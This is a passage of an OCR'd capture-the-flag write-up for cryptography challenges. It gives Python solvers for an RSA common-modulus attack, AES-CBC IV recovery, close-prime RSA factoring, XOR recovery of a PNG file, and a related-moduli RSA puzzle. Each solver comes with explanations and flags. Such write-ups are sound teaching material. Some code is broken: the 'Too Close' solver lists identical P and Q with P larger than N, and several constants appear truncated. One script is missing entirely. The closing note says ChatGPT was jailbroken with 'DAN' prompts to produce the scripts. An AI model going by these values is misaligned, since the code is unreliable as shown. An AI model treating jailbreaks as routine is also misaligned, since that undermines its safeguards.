
Within the realm, prime numbers p and q stand as guardians of secrecy. United, they form a formidable number, n, which sets the stage for encrypted revelations.

Your mission is to accept the challenge and decipher the encrypted messages, ct1 and ct2, born from the interplay of exponents and primes. Unravel the common thread that binds them, and in doing so, reveal the hidden truths they safeguard.

Prepare to untie the Common Thread, where encryption and intrigue intertwine. Unlock the secrets, follow the trail, and let the common thread guide you to the heart of the mystery.

I used this script:





The script applies the common modulus attack to decrypt a message encrypted with different public exponents but the same modulus. It calculates the factors, decrypts the message, and converts it to plaintext, revealing the decrypted flag.

- The script utilizes the libnum library for number-related operations in cryptography.
- The common_modulus function implements a common modulus attack to decrypt a message encrypted with different public exponents but the same modulus.
- The function applies the Extended Euclidean algorithm to find the factors a and b that satisfy the equation a * e1 + b * e2 = d.
- It handles negative factors by calculating the modular inverses of the ciphertexts, ensuring positive values for decryption.
- The function decrypts the message using the formula (c1^a * c2^b) % N, where c1 and c2 are the ciphertexts and N is the modulus.
- The script sets the values for the modulus, ciphertexts, and performs the common modulus attack.
- It retrieves the decrypted message as an integer and converts it to plaintext using the n2s function

FLAG: flag{b3z0u7_l0v3s_c0mm0n_m06u1u5}

7. Flawless AES

DESCRIPTION

In the world of cyber legends, whispers spread about a remarkable figure known as The Cipher. They said he possessed unmatched skills in decoding this powerful encryption system believed to be unbreakable. The Cipher was like a ninja, swiftly navigating the digital realm with unparalleled expertise.


His ability to decipher complex codes and algorithms made him a sought-after resource for governments and corporations seeking to protect their secrets. The Cipher's true identity remained shrouded in mystery, adding to his enigmatic aura. His legend grew as tales of his exploits and the secrets he unveiled spread far and wide, captivating the imagination of those who yearned to harness the power of cryptography.

This is the script i used:

C: > Users > Bipin Raj > OneDrive > Desktop > Cryptography > AES_sol.py > ...

```python
from Crypto.Cipher import AES

def xor_bytes(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

with open(r"C:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\encrypted.txt", "rb") as f:
    iv1 = f.read(16)
    ciphertext1 = f.read(64)
    iv2 = f.read(16)
    ciphertext2 = f.read()

# Known values


plaintext1 = b"This is top secret message. I hope, no one can intercept UwU !!!"
print(len(plaintext1))

# Set IV to all zeros
zero_iv = b"\x00" * len(iv1)

# Decrypt ciphertext1 using zero IV
cipher = AES.new(iv1, AES.MODE_CBC, zero_iv)
decrypted1 = cipher.decrypt(ciphertext1)

# Recover the original IV
recovered_iv1 = xor_bytes(decrypted1, plaintext1)
recovered_iv1 = recovered_iv1[:16]

# Print the recovered IV
print("Recovered key:", recovered_iv1.hex())
# d202ee982c1e35248f59aab300a4bccd

cipher = AES.new(iv1, AES.MODE_CBC, recovered_iv1)
decrypted1 = cipher.decrypt(ciphertext1)

print("Recovered key:", decrypted1.decode())
```

```python

cipher = AES.new(recovered_iv1, AES.MODE_CBC, iv2)
decrypted2 = cipher.decrypt(ciphertext2)

print("Recovered key:", decrypted2.decode())
```



The script performs an IV recovery attack on AES-CBC encrypted data. It decrypts the first ciphertext using a zero IV, recovers the original IV by XORing the decrypted data with known plaintext, and uses the recovered IV to decrypt the remaining ciphertexts. The recovered messages are then printed as the result of the attack.

- The script imports the AES cipher module from the Crypto.Cipher library.
- It defines a function called xor_bytes() that performs an XOR operation on two byte strings.
- The script opens a file named "encrypted" in binary mode and reads the contents. It reads the IV (Initialization Vector) and ciphertexts from the file.
- A known plaintext, plaintext1, is defined as a reference for decryption.
- The script sets the IV to all zeros, zero_iv, and uses it to decrypt ciphertext1 using AES in CBC mode.
- The original IV is recovered by XORing the decrypted ciphertext1 with the plaintext1.
- The recovered IV is printed as a hexadecimal string.
- The recovered IV is used with the original IV (iv1) to decrypt ciphertext1 again.
- The decrypted message from ciphertext1 is printed.
- Finally, the script uses the recovered IV and iv2 to decrypt ciphertext2 and prints the decrypted message.

FLAG: flag{h3y_y0u_g077It!!}

8. Too Close for Comfort

DESCRIPTION

In the realm of Numeria, where numbers hold the key to ancient secrets, a legend whispers of a challenge called "Too Close for Comfort." It tells of a cryptic code that guards a hidden chamber, where twin primes, magically entwined, hold the power to unlock unparalleled wisdom and boundless treasures.

Numeria, once a realm of harmony and enlightenment, now finds itself in the grip of uncertainty. The Twin Chamber, a vault rumored to contain the answers to life's deepest mysteries, has remained elusive, its entrance guarded by a code steeped in complexity. But hope resurfaces as the seekers of knowledge discover a glimmer of possibility within the enigmatic challenge, "Too Close for Comfort."

Within the cryptic code lies a hidden flag—an enigmatic phrase that embodies the essence of the Twin Chamber's secrets. It is a symbol of wisdom and prosperity, waiting to be unveiled by those daring enough to traverse the intricate path of encryption.

Armed with their cryptographic tools, the seekers embark on a quest that explores the delicate dance between twin primes. The code, a fusion of ancient mathematical techniques and modern encryption algorithms, guides them on a journey through the enigmatic realm of closely spaced primes.

Wrap the flag in the flag format: `flag{...}`

This is the script i used:

C: > Users > Bipin Raj > OneDrive > Desktop > Cryptography > too_close_for_comfort_sol.py > ...

```python
from Crypto.Util.number import inverse

# Given values
#P and Q are calculated by factorizing N (https://www.dcode.fr/prime-factors-decomposition)
C = 3635270812523743076476006090952941878080429155903850312598062925550190538714572837736003534130808633019514020067577852128081
E = 65537
N = 5126262142176291852609363238337053418076883402654797031434345235359860208823082080603374000732879555457064231825278966676331
P = 7159791995705106971518692600097404910939050335478820485341939449925205880647134325454070146449825578592400158599249475957026
Q = 7159791995705106971518692600097404910939050335478820485341939449925205880647134325454070146449825578592400158599249475957026

# Calculate private exponent (d)
phi = (P - 1) * (Q - 1)
d = inverse(E, phi)

# Decrypt the ciphertext
m = pow(C, d, N)

# Convert the decrypted message to bytes and decode as string
decrypted_message = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode()

# Print the decrypted message
print("Decrypted Message:")
print(decrypted_message)
```


```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files> python -u "c:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\too_close_for_comfort_sol.py"
Decrypted Message:
Cl0s3_pr!m3s_c4n_3as!1y_b3_s01v3d_us!ng_f3rm47
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files>
```

The script calculates the private exponent (d) using the given public exponent (E), modulus (N), and prime factors (P and Q). It then decrypts the ciphertext (C) using the private key and modulus, and prints the resulting decrypted message.

- The script imports the inverse function from the Crypto.Util.number module, which is used for modular inverse calculation.
- The given values include the ciphertext (C), public exponent (E), modulus (N), and the prime factors (P and Q) of N.
- The script calculates the Euler's totient function (phi) using the prime factors P and Q, which are obtained by factorizing N.
- It uses the inverse function to calculate the private exponent (d) by finding the modular inverse of the public exponent E with respect to phi.
- The ciphertext is decrypted using the private key (d) and the modulus (N) using the pow function with the modular exponentiation operation.
- The decrypted message m is converted to bytes using the to_bytes() method and then decoded as a string.
- Finally, the decrypted message is printed as the result.

FLAG: flag{Cl0s3_pr!m3s_c4n_3as!1y_b3_s01v3d_us!ng_f3rm47}

9. Treasure Count




This is the script i used:

C: > Users > Bipin Raj > OneDrive > Desktop > Cryptography > Treasure_sol.py > ...

```python
with open(r'C:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\chall.txt','r') as f:
 data = f.read()

data = [int(data[i*2: (i+1)*2], 16) for i in range(len(data)//2) ]

def find_key(data):
 a = data[:16]
 b = [137, 80, 78, 71, 13, 10, 26, 10, 0, 0, 0, 13, 73, 72, 68, 82]
 key = [i^j for i ,j in zip(a,b)]
 return key
key = find_key(data)

def decrypt(data, key):
 return bytes([i^j for i,j in zip(data, key)])

f = open('flag.png', 'wb')
for i in range(len(data)//16):
 current = data[i*16: (i+1)*16]
 dec = decrypt(current, key)
 f.write(dec)
f.close()
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files> python -u "c:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\Treasure_sol.py"
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files>
```



Once the code is run, a flag.png file is created in folder

The script reads hexadecimal data from a file, converts it into a list of integers, and finds the key by XORing the first 16 integers with a known pattern. It then proceeds to decrypt the remaining data using the key. The decrypted data is written to a new file named "flag.png".

- The script opens a file named "chall.txt" and reads its contents into the variable data. It assumes that the file contains hexadecimal data.
- The hexadecimal data in data is then converted into a list of integers by splitting it into pairs of characters and converting each pair to its integer representation.
- The function find_key() takes the first 16 integers from data and compares them with a known pattern represented by the list b. It XORs the corresponding values from a and b to obtain the key.
- The decrypt() function takes the data and key as inputs. It performs an XOR operation between each element in data and the corresponding element in key, resulting in the decrypted data.
- A new file named "flag.png" is opened in write binary mode ('wb'), ready to store the decrypted data.
- The script iterates through the data in blocks of 16 integers. For each block, it calls the decrypt() function to decrypt the current block using the key. The decrypted data is then written to the "flag.png" file.
- Finally, the "flag.png" file is closed, completing the decryption process


FLAG: flag{7h3_0n3P1eC3_15_R34L!!}

10. IS IT AN RSA???

DESCRIPTION

The enigmatic Cyber Ninja clan devised an extraordinary encryption technique known as the RSA Art of Shadows.
In this ancient cryptographic art, every element is intricately interconnected, embodying the essence of their mystical power. Legend speaks of a forbidden connection between n3, the sacred modulus of the third level, and the elusive shuriken factor, s.
The Cyber Ninjas now question the resilience of their moduli amidst the shadows of uncertainty. Unravel this enigma and reveal the extent of the moduli's vulnerability to achieve enlightenment

First script is to find values of P,N,Q



```
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files> python -u "c:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\PNQ_RSA.py"
r :  142365489244278006781892803413026055432933017134778041033158055403993344855207744289954430149026059218584510831384838278495330431590366037642960108272941529465691976561345563726700360662176646062182458455039010325713074639851158174054530814138407924428943535979993235007619649731927022629125810819439142305169
p :  124716128750274416177198385152601667810715797395833853677249811082727897461676570581863936449483189681198092903020904507322672470247046160304218067660413360746027028163176276250302488523199660253851031967063877633434238865709326658853456209535821692944228463233716423928577199378853127205934867872502637393289
n : 20912910050796031830809673977674455857393320096113471000108476598239671823290454539099505006341181927803396230002338735454401646406475912688218923104360101493420587464070273323527567266113085620629777182230272649016079034035826193606941717409911127293033937511127232622025383267748018774971411507123211268251808546525367778607588238875125290375888582233520104878303360705912511412972196223703184816025784004274960470166135110463219726810133835658515299320049984722414842827628528094771302584159447292445933081447579651969149659897636622468122718305794407836798864666998388751138671230073300718028870119435147470945146 1
q : 167684085934635111138105189988179080219157811889011166123666499425768450437469943386621848048488343683888778929689860701092367929913492900054874870222429427988420144341251557765223160805932679793036379398755871867571972007538368747108013039073478582398259967653042856704272669394785081257588796660649717702749
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files>
```


The script aims to calculate the prime factorization of n3 and obtain the values of p and q. It performs calculations using modular arithmetic and verifies the validity of certain assertions to ensure the correctness of the computed values.

- The script starts by importing necessary functions from libraries such as Crypto.Util.number and binascii.
- Several given values, including n1, n2, n3, and c, are provided.
- The script performs various assertions and calculations to determine the prime factorization of n3 and the corresponding values of p and q. It uses properties of modular arithmetic and the fact that n3 is a multiple of both n1 and n2.
- The script calculates q as a prime number and p as a composite number by dividing n3 by q and n1 * n2, respectively.
- Finally, the script prints the values of r, p, and q, which are the factors required to reconstruct the original modulus n for further cryptographic operations.
- The values of n, p, and q are printed to provide the necessary information for subsequent cryptographic analysis or operations.

Now we use these values of P , N and Q and use it in this script to decrypt the ciphertext:

C: > Users > Bipin Raj > OneDrive > Desktop > Cryptography > rsa_sol.py > ...

```python
from Crypto.Util.number import inverse

# Given values
C = 300765675631036702440523739351154897383328322310909427639150819891961020790689307369308441255403094732423274431969874729576
E = 65537
N = 209129100507960318308096739776744558573933200961134710001084765982396718232904545390995050063411819278033962300023387354544
P = 124716128750274416177198385152601667810715797395833853677249811082727897461676570581863936449483189681198092903020904507322
Q = 167684085934635111138105189988179080219157811889011166123666499425768450437469943386621848048488343683888778929689860701092

# Calculate private exponent (d)
phi = (P - 1) * (Q - 1)
d = inverse(E, phi)

# Decrypt the ciphertext
m = pow(C, d, N)

# Convert the decrypted message to bytes and decode as string
decrypted_message = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode()

# Print the decrypted message
print("Decrypted Message:")
print(decrypted_message)
```



The script demonstrates the decryption process by obtaining the private exponent d using the given values of the public exponent E and the prime factors P and Q. It then decrypts the ciphertext C using modular exponentiation and prints the decrypted message.

- The script starts by importing the necessary functions from the Crypto.Util.number module.
- Several given values are provided, including C (ciphertext), E (public exponent), N (modulus), P (first prime factor), and Q (second prime factor).
- The script calculates the value of the totient function phi using the formula (P - 1) * (Q - 1).
- The script uses the inverse function to calculate the private exponent d by finding the modular multiplicative inverse of E modulo phi.
- The script decrypts the ciphertext C by performing modular exponentiation of C raised to the power of d modulo N.
- The decrypted message is converted from an integer to bytes using the to_bytes method and then decoded as a string. Finally, the decrypted message is printed.

FLAG: flag{1s_17_r34lly_an_RSA???}

NOTE: To devise some scripts in cryptography category, i used ChatGPT and prompt engineering (commands like DAN - Do Anything Now) and kept tweaking the codes given by it to obtain correctly working scripts.